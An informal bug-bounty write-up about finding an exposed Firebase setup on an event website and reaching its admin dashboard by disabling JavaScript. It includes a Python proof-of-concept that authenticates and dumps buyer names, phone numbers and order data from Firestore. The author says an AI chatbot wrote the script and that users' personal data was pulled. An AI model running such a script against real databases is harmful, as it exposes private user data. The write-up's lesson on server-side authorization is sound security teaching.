Ctrl + Shift + C and Chaos
Hellooooo my ppl 👋😂
So, we’re back with another funny little hack although honestly, I’d love to call this one “Ctrl + Shift + C and Chaos” LMFAO
So… here’s the story
I was chilling and chatting with my family about some random stuff when suddenly a thought popped into my head:
“Wait… what if these dudes have a website?”
Maybe they had some kind of website. Maybe they were selling dummy things. Maybe they were storing user information somewhere.
You know me.
Curiosity.exe started running 😂
I ran to my room, opened the browser, searched for the event…
.png)
BOOM.
They actually had a website deployed.Alright, cool. Nothing crazy so far.At least there weren't any obvious trivial vulns lying around, yk?
As part of my usual recon routine, I popped open DevTools with Ctrl + Shift + C and started looking around.
And then…
Firebase 👀
I found a Firebase configuration sitting right there in the client-side application.
.png)
Now, before anyone starts screaming “FIREBASE CONFIG LEAK!!!”, let’s be clear:
A Firebase config being public isn't automatically a vulnerability.
Firebase applications can safely expose certain configuration values to clients when authentication and security rules are properly configured.
So I wasn't particularly excited yet.
I started digging deeper.
I wanted to understand how the application was interacting with Firebase what collections existed, what database methods were being used, and how the client was communicating with the backend.
.png)
Then I found the interesting stuff inside the application's asset files.
And yeah…
The build basically handed me the map.
The client-side JavaScript contained enough information to understand the application's database interactions.
Also, side note:
Please don't confuse “obfuscation” with security.
Obfuscating frontend code isn't going to magically protect your backend, but shipping a huge amount of useful internal application logic and database structure to every visitor definitely makes an attacker's job a lot easier.
So I decided to automate the boring part.
I asked my beloved companion, ChatGPT 🤝😂, to help me write a script that could interact with the exposed functionality.
.png)
import urllib.request
import json

# PoC Script for Bug Bounty: Demonstrating direct Firestore REST API access using authenticated account as an admin
API_KEY = "API_KEY"
AUTH_URL = f"https://identitytoolkit.googleapis.com/v1/accounts:signInWithPassword?key={API_KEY}"

payload = {
    "email": "EMAIL",
    "password": "PASSWORD",
    "returnSecureToken": True
}

print("[*] Authenticating with Firebase Auth...")
req = urllib.request.Request(
    AUTH_URL,
    data=json.dumps(payload).encode('utf-8'),
    headers={'Content-Type': 'application/json'}
)

try:
    with urllib.request.urlopen(req) as resp:
        auth_data = json.loads(resp.read().decode('utf-8'))
        id_token = auth_data.get("idToken")
        uid = auth_data.get("localId")
        print(f"[+] Authentication successful. UID: {uid}")
except Exception as e:
    print("[-] Authentication failed:", e.read().decode('utf-8') if hasattr(e, 'read') else str(e))
    exit(1)

# Query orders collection via Firestore REST API
firestore_url = f"https://firestore.googleapis.com/v1/projects/PROJECT_NAME/databases/(default)/documents/orders"
print(f"[*] Querying Firestore collection 'orders' with Bearer token...")

req_fs = urllib.request.Request(
    firestore_url,
    headers={'Authorization': f'Bearer {id_token}'}
)

try:
    with urllib.request.urlopen(req_fs) as resp:
        fs_data = json.loads(resp.read().decode('utf-8'))
        documents = fs_data.get('documents', [])
        print(f"[+] Successfully retrieved {len(documents)} orders from Firestore database:")

        for idx, doc in enumerate(documents, 1):
            doc_id = doc['name'].split('/')[-1]
            fields = doc.get('fields', {})
            buyer_name = fields.get('buyerName', {}).get('stringValue', 'N/A')
            phone = fields.get('phone', {}).get('stringValue', 'N/A')
            amount = fields.get('totalAmount', {}).get('integerValue', 'N/A')
            status = fields.get('status', {}).get('stringValue', 'N/A')
            print(f"  {idx}. Order ID: {doc_id} | Buyer: {buyer_name} | Phone: {phone} | Amount: {amount} | Status: {status}")

except Exception as e:
    print("[-] Firestore query failed:", e.read().decode('utf-8') if hasattr(e, 'read') else str(e))
he came up with a good script which i can list everything from that db lol,
- Phone numbers
- Order IDs
- Payment-related information
- Other user-associated data
.png)
just exfiltrated those users along side their PII
This wasn't some fancy zero-day.
No crazy exploit chain.
No elite APT shit.
Just
misconfigured access control + exposed application functionality = everyone's data sitting there waiting to be read.
I verified the issue with minimal access and stopped there.
But then…
I remembered something.
.png)
“Wait… what about the admin?”
Of course.
I started looking through the application's assets again and searched for references to things like admin.
I found an admin route.So naturally:
/admin
And guess what?
The admin page actually rendered…
.png)
…and then redirected me straight back to login.html.
Interesting.
Very interesting.
I downloaded the relevant assets and started looking for the endpoints and routes used by the admin dashboard.
And eventually…
I found them.
Then I remembered something I'd seen while reading through a few security writeups:
“What happens if the JavaScript doesn't run?”
So I disabled JavaScript in the browser.
Refreshed the page.
And…
BRUHHHHHHHH.
I landed straight on the admin dashboard. eventho some of the functionalities didnt work

There was another layer at:
/admin/login.html
which asked for a password.
I tried a few things during the authorized testing, but I couldn't get past that authentication layer.
And honestly?
Who cares, I had already found enough. 😂
The important part wasn't “OMG I became admin.”
The important part was that the application was exposing an administrative interface and sensitive functionality through client-side routes and relying heavily on frontend behavior for access control.
And that's the lesson here.
NOTE THAT
This wasn't an elite operation.I didn't chain some 15-step exploit,I didn't discover some magical zero-daY,I basically followed the breadcrumbs the application itself was leaving behind.
And those breadcrumbs led from:
public frontend → exposed application logic → insecure database access → sensitive user data → exposed admin functionality
That's the scary part.A single misconfiguration might look harmless on its own.
But when multiple little mistakes start stacking up…
shit gets real very quickly.
The biggest lesson?
Never trust the frontend to enforce authorization.
If a user shouldn't be able to access something, the backend needs to enforce that restriction.
Peace out ✌️
More to come:)